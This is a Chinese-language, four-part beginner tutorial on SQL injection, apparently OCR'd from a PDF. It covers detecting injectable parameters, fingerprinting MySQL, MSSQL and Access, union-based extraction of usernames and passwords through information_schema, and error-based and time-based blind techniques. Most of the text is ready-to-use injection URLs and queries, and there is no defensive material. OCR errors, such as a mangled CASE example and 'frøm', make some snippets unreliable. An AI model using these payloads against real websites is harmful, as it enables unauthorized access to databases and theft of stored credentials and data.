
sql 注入初学（一）：检测漏洞

by 松风

1.加单引号

http://www.example.com/xxx.php?id=4

形如这样的网址，id 参数后加一单引号，mysql 会如下报错：



说明参数未经过滤，即存在漏洞。

2. “and 1=1” 和 “and 1=2”

如以上网址，若在参数 id 后加 and 1=1,返回正常结果；加 and 1=2,返回不正常结果，即说明参数未经过滤，即存在漏洞。

3.时间延迟

Benchmark 函数可以将一条表达式执行多次，通常被用于评价 Mysql 执行表达式的速度。

以上查询时间明显长于平时。如果对服务器的查询时间延迟明显，即可说明存在漏洞。尤其适合盲注。

Reference:

Justin Clarke, et al, *SQL Injection Attacks and Defense, 2009*

sql 注入初学（二）：识别数据库种类

by 松风

1.使用函数@@version 或 version()

①可使用 SELECT 语句。例如：

http://www.example.com/xxx.php?id=-1 union select 1,version(),3,4#

②报错法。例如：

http://www.example.com/xxx.php?id=@@version

数据库接收数据时会试图将@@version 的值转换成整数，这时会产生一个错误，该错误会将版本信息完整显示出来。

也可使用其他方法使数据库报错，从而获得版本信息。

2.盲跟踪

①如果未直接返回有用的信息，可以利用不同产品之间连接字符串的差异来辨别。

例如：SELECT ‘somestring’

MSSQL	SELECT ‘some’+’string’
MySQL	SELECT ‘some’+’string’ SELECT CONCAT(‘some’+’string’)

②以下表达式在对应的数据库中经过计算可以成为一个整数，但在其他数据库中会报出一个错误。

MSSQL	@@pack_recieved @@rowcount
MySQL	connection_id() last_insert_id() row_count()

③使用一些特定的 SQL 结构

如果遇到的是 MySQL 数据库，则可使用一些技巧来确定其准确版本。

我们知道，在 MySQL 中有三种方法包含注释：

1）在结尾加”#”，注释行
2）在结尾加”-- (空格)”,注释行
3）/**/

其中，对于第三种方法，如果在注释开头部分添加一个感叹号并在后面跟上数据库版本编号，那么该注释将被解析成代码。只要安装的数据库版本高于或等于注释中包含的版本，代码就会被执行。例如：

```
SELECT 1/*!40119 + 1*/
```

该代码将会返回以下内容：

1）2（如果数据库版本为 4.01.19 或更高版本）

2）1（其他情况）

3.利用系统表

多用于 Access 与 MSSQL 的判别。

Access 的系统表为 msysobjects,且在 Web 环境下没有访问权限；MSSQL 的系统表为 sysobjects,在 Web 环境下有访问权限。

以下两条语句：

①http://www.example.com/xxx.asp?id=xx and (select count(*) from sysobjects)>0

②http://www.example.com/xxx.asp?id=xx and (select count(*) from msysobjects)>0

若两条全部返回错误，说明是 Access;若①成功②失败，说明是 MSSQL。

4.利用返回信息

同样多用于 Access 和 MSSQL 的判别。

在注入点之后直接加单引号。若出现以下报错：

Microsoft JET Database Engine 錯誤 '80040e14'

说明是通过 JET 引擎连接数据库，而不是 ODBC。如果是 JET 方法则说明使用的是 Access 数据库，是 ODBC 则说明是 MSSQL。

5.从基于 UNION 的错误中推断 DBMS 版本

UNION 语句的使用需要满足以下两个条件：

①两个查询返回的列数必须相同。

②两个 SELECT 语句返回的数据所对应的列必须类型相同（或至少是兼容的）。

如果无法满足以上两个条件，则会产生以下报错，可用来区分不同的数据库：

MSSQL	All queries combined using a UNION,INTERSECT or EXCEPT operator must have an equal number of expression in their target lists.

MySQL	The used SELECT statements have a different number of columns.

Reference:

Justin Clarke, et al, *SQL Injection Attacks and Defense, 2009*

sql 注入初学（三）：提取数据

by 松风

1.匹配列

①SELECT 语句

使用以下语句：

http://www.example.com/xxx.php?id=4 union select null--

http://www.example.com/xxx.php?id=4 union select null,null--

http://www.example.com/xxx.php?id=4 union select null,null,null--

……

逐渐增加下去，直到后一 SELECT 语句中的列的数量同前一个相等。

这里之所以使用 null，是因为其可以被转化成各种类型的数据，因此可以避免因相同列的数据类型不同而引发的错误。

②ORDER BY 子句

http://www.example.com/xxx.php?id=4 order by 4

2.匹配数据类型

可将上条①中的 NULL 替换成字符串，只要不返回错误，则表示该列可以储存字符串类型的数据。实战中的存储类型一般都是字符串。

如果存在不是字符串类型的列，则可以强制将其转换成字符串类型。各种数据库的转换语法如下：

MSSQL	SELECT CAST('123' AS varchar)
MySQL	SELECT CAST('123' AS char)

3.数据提取

①将 1 条①中的 NULL 替换成你所需要的字段，便可提取出相应的信息。例如：

http://www.example.com/xxx.php?id=4 union select id,user,pass frøm table where id>0--

每次返回一行。逐渐增大 id 后的参数值，便可提取所有的信息。

有时，数据库可能会返回原始查询的数据，从而占用一行返回数据。这时需要使原始查询发生错误，使查询结果无法返回。例如：

http://www.example.com/xxx.php?id=4 and 1=2 union select id,user,pass from table where id>0--

②MySQL 系统表的利用

在①的基础上，面对 MySQL 数据库时，我们可以通过对系统表的操作来获取想要的信息。

MySQL 存在一个 information_schema 数据库，其中保存着 MySQL 维护的其他数据库的信息。对于 SQL 注入而言，该库中有三个表存有重要信息。

表	作用	存在关键字段
schemata	存放所有的数据库名	schema_name
tables	存放特定数据库中的表名	table_schema table_name
columns	存放特定库特定表中的字段	table_schema table_name column_name

利用表中信息可以构造 SQL 注入语句如下：

http://www.example.com/xxx.php?id=-1 union select 1,schema_name,3,4 from information_schema.schemata limit 0,1

Limit 0,1 表示取出从第一条开始的第一条记录。改变 0 的值，则可读取每一条数据库名称，直到出现你认为有用的那一条为止，开始构造下一条语句：

http://www.example.com/xxx.php?id=-1 union select 1,table_name,3,4 from information_schema.tables where table_schema=(之前选中库名的十六进制) limit 0,1

同样改变 0 值，直到出现你认为可能有用的表名，继续构造：

http://www.example.com/xxx.php?id=-1 union select 1,column_name,3,4 from information_schema.columns where table_schema=(库名十六进制) and table_name=(表名十六进制) limit 0,1

选定存有你需要信息的字段之后，输入语句：

http://www.example.com/xxx.php?id=-1 union select 1,string1,string2,4 from (选定表名)

注入完成。

另外也可使用函数 group_concat()来一次输出多个结果。例如：

http://www.example.com/xxx.php?id=-1 union select 1,group_concat(schema_name),3,4 from information_schema.schemata

③条件语句注入

基本条件语句：

MSSQL	IF('a'='a') SELECT 1 ELSE 2
MySQL	SELECT IF('a',1,2)

1)基于时间

a.MSSQL

http://www.example.com/xxx.asp?id=12;if(system_user='sa') WAITFOR DELAY '0:0:5'--

圆括号中的条件可替换。

b.MySQL

SELECT BENCHMARK(10000000,shal('blah'))

2)基于错误

以 MSSQL 为例，有以下 URL：

http://www.example.com/xxx.asp?id=12/is_srvrolmember('sysadmin')

is_srvrolmember()可返回以下值：

A. 1 ：如果用户属于指定组；
B. 0 ：如果用户不属于指定组；
C. NULL：指定组不存在。

如果用户存在，则 id=12/1=12;

如果不存在，id=12/0，返回错误。

此 URL 中， "/" 也可以换成 "%2B" （ "+" 的 URL 码），这样在进行判断时会有 id=13 的情况出现，即出现另一个页面，不会触发错误，使方法更加简练。

基于以上，引入 CASE 语句。例如，检查当前用户是否为 sa:

http://www.example.com/xxx.asp?id=12/(CASE WHEN(system_user='sa') THEN 1 ELSE 0 END)

注：CASE WHEN 语法示例：

```
-- 简单 CASE 函数
CASE month
WHEN '1' ELSE 'Jan'
WHEN '2' ELSE 'Feb'
ELSE '其他'
END
```

3）处理字符串

假设以下 URL 中存在注入点：

http://www.example.com/xxx.asp?brand=acme

将 m 替换成 l，可能返回完全不同的结果。

利用字符串连接技术，使用 URL 码%2B：

http://www.example.com/xxx.asp?brand=acm'%2B'e

等价于

SELECT * FROM products WHERE brand='acm'+'e'

同理，分成三部分：

http://www.example.com/xxx.asp?brand=ac'%2B'm'%2B'e

可以使用 char()函数来描述 m 字符。char()函数接收一个 ASCII 码并返回一个字符，故上述 URL 等价于：

http://www.example.com/xxx.asp?brand=ac'%2B'char(109)'%2B'e

现在我们有了一个可操控的数字，故根据之前提到的方法：

http://www.example.com/xxx.asp?brand=ac'%2B'char(108%2B(CASE WHEN(system_user='sa') THEN 1 ELSE 0 END))'%2B'e

CASE 语句返回 0 或 1，char()函数接收 108 或 109，返回不同的字符，从而返回不同的页面。

4）拓展

以上例子皆为验证用户是否为 sa，实际上可以拓展到其他条件。例如：

SELECT len(system_user)

假设用户名为 appdbuser，则该查询返回 9.若用条件语句，则需要二分查找：

http://www.example.com/xxx.asp?id=10/(CASE when(len(system_user)>8) THEN 1 ELSE 0 END)

由于>8 为真，>9 为假，故可判断字符串长度。接下来取具体内容：

http://www.example.com/xxx.asp?id=10/(CASE WHEN(ascii(substring(select system_user),1,1)>64) THEN 1 ELSE 0 END)

改变其中参数的值，即可逐个猜解。

5）错误利用

a.利用之前提到的强制类型转化错误，可以判断当前用户是否存在于特定组：

http://www.example.com/xxx.asp?id=char(65%2Bis_srvrolmember('sysadmin'))

b.HAVING 子句

在 MSSQL 中，可以使用它来产生一条包含查询第一列的错误信息：

http://www.example.com/xxx.asp?id=10 having 1=1

报错中将返回第一列的名称 products.id。移动到第二列，只需：

http://www.example.com/xxx.asp?id=10 group by products.id having 1=1

即可暴出第二列的名称。依次类推，直到不再报错。

注：①GROUP BY 子句后面的列名数和前面的列名数要一致，但使用聚合函数的情况除外。如：

SELECT col1,col2,... FROM admin WHERE id>0 GROUP BY col1,col2,...

使用聚合函数：

SELECT col1,sum(col2), FROM admin WHERE id>0 GROUP BY col1

②聚合函数有：sum()(求和)，avg()(平均值)，max(最大值)，min()(最小值)，count()(数量)

③HAVING 子句通常与 GROUP BY 子句一同使用。如果不在一起使用可能会产生语法错误。

Reference:

Justin Clarke, et al, *SQL Injection Attacks and Defense, 2009*

sql 注入初学（四）：盲注

by 松风

1.强制产生通用错误（单引号）

2.注入带副作用的查询


总体来说就是构造注入语句，使得返回页面不同。即能够判断出 TRUE 或 FALSE。


①注入点在 WHERE 处


构造以下：

http://www.example.com/xx.php?id=3 and 1=1

http://www.example.com/xx.php?id=3 and 1=2







②注入点在 order by 处

构造以下：

http://www.example.com/xx.php?id=3 order by if(1 ,1 ,(select 1 union select 2))

http://www.example.com/xx.php?id=3 order by if(0 ,1 ,(select 1 union select 2))

也可以改变排列的方式来使其返回不同的页面，目的都是为了发现注入点。

③基于时间

MySQL:涉及两个函数：sleep()和 banchmark().

MSSQL:WAITFOR DELAY

④拆分与平衡

根据之前提到的不同数据库的参数拆分组合方法，可以结合查询子句构造出许多不需要修改即可得出结果的利用。

SELECT col1,col2 FROM table WHERE id=5

SELECT col1,col2 FROM table WHERE id=10-5

SELECT col1,col2 FROM table WHERE id=5+(SELECT 0/1)

不过，MySQL 不允许对字符串参数应用拆分于平衡技术，故只能用于数字参数。MSSQL 允许拆分、平衡字符串参数，利用之前提到的技术。

SELECT col1,col2 FROM table WHERE id='Madbob'

SELECT col1,col2 FROM table WHERE id='Mad'+char(0x42)+'ob'

SELECT col1,col2 FROM table WHERE id='Mad'+(SELECT('B'))+'ob'

SELECT col1,col2 FROM table WHERE id='Mad'+(SELECT(''))+'Bob'

3.常见的盲注场景（盲注用于何时）

①提交一个导致 SQL 查询无效的利用时会返回一个通用的错误页面，提交正确的 SQL 时会返回一个被适度控制的页面。

②提交一个导致 SQL 查询无效的利用时会返回一个通用的错误页面，提交正确的 SLQ 时会返回一个内同不可控的页面。

③提交受损或不正确的 SQL 既不会产生错误页面，也不会以任何方式影响页面输出。

4.盲注技术

①推断技术

例如：猜解数据库用户名，可以使用以下的构造语句（MSSQL）：

SELECT col1 FROM table WHERE id=5 and SUBSTRING(SYSTEM_USER,1,1)='a'

为真或为假，返回的页面并不相同。遂可逐个猜解出用户名。

那么如何知道用户名部分是否猜解完毕？

SUBSTRING 函数提供字符末位后面的字符时，它不会产生错误，而是会产生空位。故在猜解列表中加入空字符，返回 TRUE，即可得知猜解结束。

除此之外，还可提前获取用户名长度：

SELECT col1 FROM table WHERE id=5 and LEN(SYSTEM_USER)=5--

但以上方法效率十分低下。因此我们可以通过比较 ASCII 码的方式来判断每一位的值。

SELECT col1 FROM table WHERE id=5 AND ASCII(SUBSTRING(SYSTEM_USER,1,1))>127--

但以上方法性能仍然不够好。因为每一步请求均依赖于上一步的结果，单个字节的请求无法并行运行。如果同时向每个字符的 8 个位发出 8 个并行请求，这样一来，检索字节值花费的时间比二进制搜索方法的检索时间还要少。

位操作符如下：

	按位与（AND）	按位或（OR）	按位异或（XOR）
MySQL	i & j	i | j	i ^ j
MSSQL	i & j	i | j	i ^ j

可构造下列四种谓词：

ASCII(SUBSTRING(SYSTEM_USER,1,1))&64=64

ASCII(SUBSTRING(SYSTEM_USER,1,1))&64>0

ASCII(SUBSTRING(SYSTEM_USER,1,1))|64>ASCII(SUBSTRING(SYSTEM_USER,1,1))

ASCII(SUBSTRING(SYSTEM_USER,1,1))^64<ASCII(SUBSTRING(SYSTEM_USER,1,1))

回到例子，构造以下：

SELECT col1 FROM table WHERE id=5 AND ASCII(SUBSTRING(SYSTEM_USER,1,1))&128=128--

(128)十进制=(10000000)二进制。
依次类推，查询每一位的数值，并且此 8 条语句可以并行。

注：原理如下：

1 1 0 0 1 0 0 1

& 1 0 0 0 0 0 0 0

---

1 0 0 0 0 0 0 0


得数仍然是 128，故说明第一位是 1.

同理，与 64 按位与，若结果仍是 64，说明第二位是 1，否则为 0.

依此类推。

②基于时间的技术

1）MySQL




```
SELECT SLEEP(4.17) AS 'ddddd'
```

A)对于 5.0.12 及之后的 MySQL 可使用 sleep()函数。

B)对于未包含 sleep()函数的版本，可使用 BENCHMARK()函数

SELECT BENCHMARK(1000000,SHAL(CURRENT_USER))

SELECT BENCHMARK(1000000,SELECT(1))

SELECT BENCHMARK(1000000,RAND())

利用时间进行最简单的推断即是判断我们是否正以超级用户的身份进行查询：

SELECT col1 FROM table WHERE id=5 UNION SELECT IF
(SUBSTRING(USER(),1,4)='root',SLEEP(5),1)

或：

SELECT col1 FROM table WHERE id=5 UNION SELECT IF
(SUBSTRING(USER(),1,4)='root',BENCHMARK(100000000,RAND()),1)

转换成页面请求时，要将 root 转换位十六进制。该技术处理使我们不必使用引号就可以指定字符串。

C)逐位推断利用

UNION SELECT IF(ASCII(SUBSTRING((...),i,1))&2^j=2^j,SLEEP(5),1)#

2.MSSQL

与 MySQL 基本同理：

SELECT col1 FROM table WHERE id=5;IF SYSTEM_USER='sa' WAITFOR DELAY '00:00:05'

但基于时间的方法存在许多不确定性，比如其他原因引起的延迟。可通过以下方法来解决问题：

1）将延迟时间设置得足够长。
2）同时发送两个几乎完全相同的请求，用于比较。

③基于响应的技术

利用前面提到的使服务器返回不同页面的技术，可以构造基于相应的请求。这里不重复。

④返回多位信息

如果以时间作为推断方法，则可以构造下列 CASE 语句。

```
CASE
      WHEN ASCII(SUBSTRING((...),i,1))&(2^j+2^j-l)=0
        THEN WAITFOR DELAY '00:00:00'
      WHEN ASCII(SUBSTRING((...),i,1))&(2^j+2^j-l)=1
        THEN WAITFOR DELAY '00:00:05'
      WHEN ASCII(SUBSTRING((...),i,1))&(2^j+2^j-l)=2
        THEN WAITFOR DELAY '00:00:10'
      ELSE
        THEN WAITFOR DELAY '00:00:15'
END
```

```
注：
 0 0   0 1   1 0   1 1
& 1 1  & 1 1  & 1 1  & 1 1
 0 0   0 1   1 0   1 1
```

要想返回 2 位，需要 4 种状态；返回 3 位，需要 8 种状态；返回 4 位，需要 16 种状态……

另一种方法是改变 WHERE 子句中的搜索项，从而推断位字符串。

```
SELECT * FROM table WHERE=(SELECT
CASE
      WHEN ASCII(SUBSTRING((...),i,1))&(2^j+2^j-l)=0
```

```
        THEN 1
    WHEN ASCII(SUBSTRING((...),i,1))&(2^j+2^(j-l))=1
        THEN 2
    WHEN ASCII(SUBSTRING((...),i,1))&(2^j+2^(j-l))=2
        THEN 3
    ELSE
        THEN 4
END)
```

也可对二进制搜索进行改进：

```
CASE
    WHEN ASCII(SUBSTRING((...),i,1))>k
        THEN WAITFOR DELAY '00:00:05'
    WHEN ASCII(SUBSTRING((...),i,1))=k
        THEN 1/0
    ELSE
        THEN WAITFOR DELAY '00:00:10'
END
```

Reference:

Justin Clarke, et al, *SQL Injection Attacks and Defense, 2009*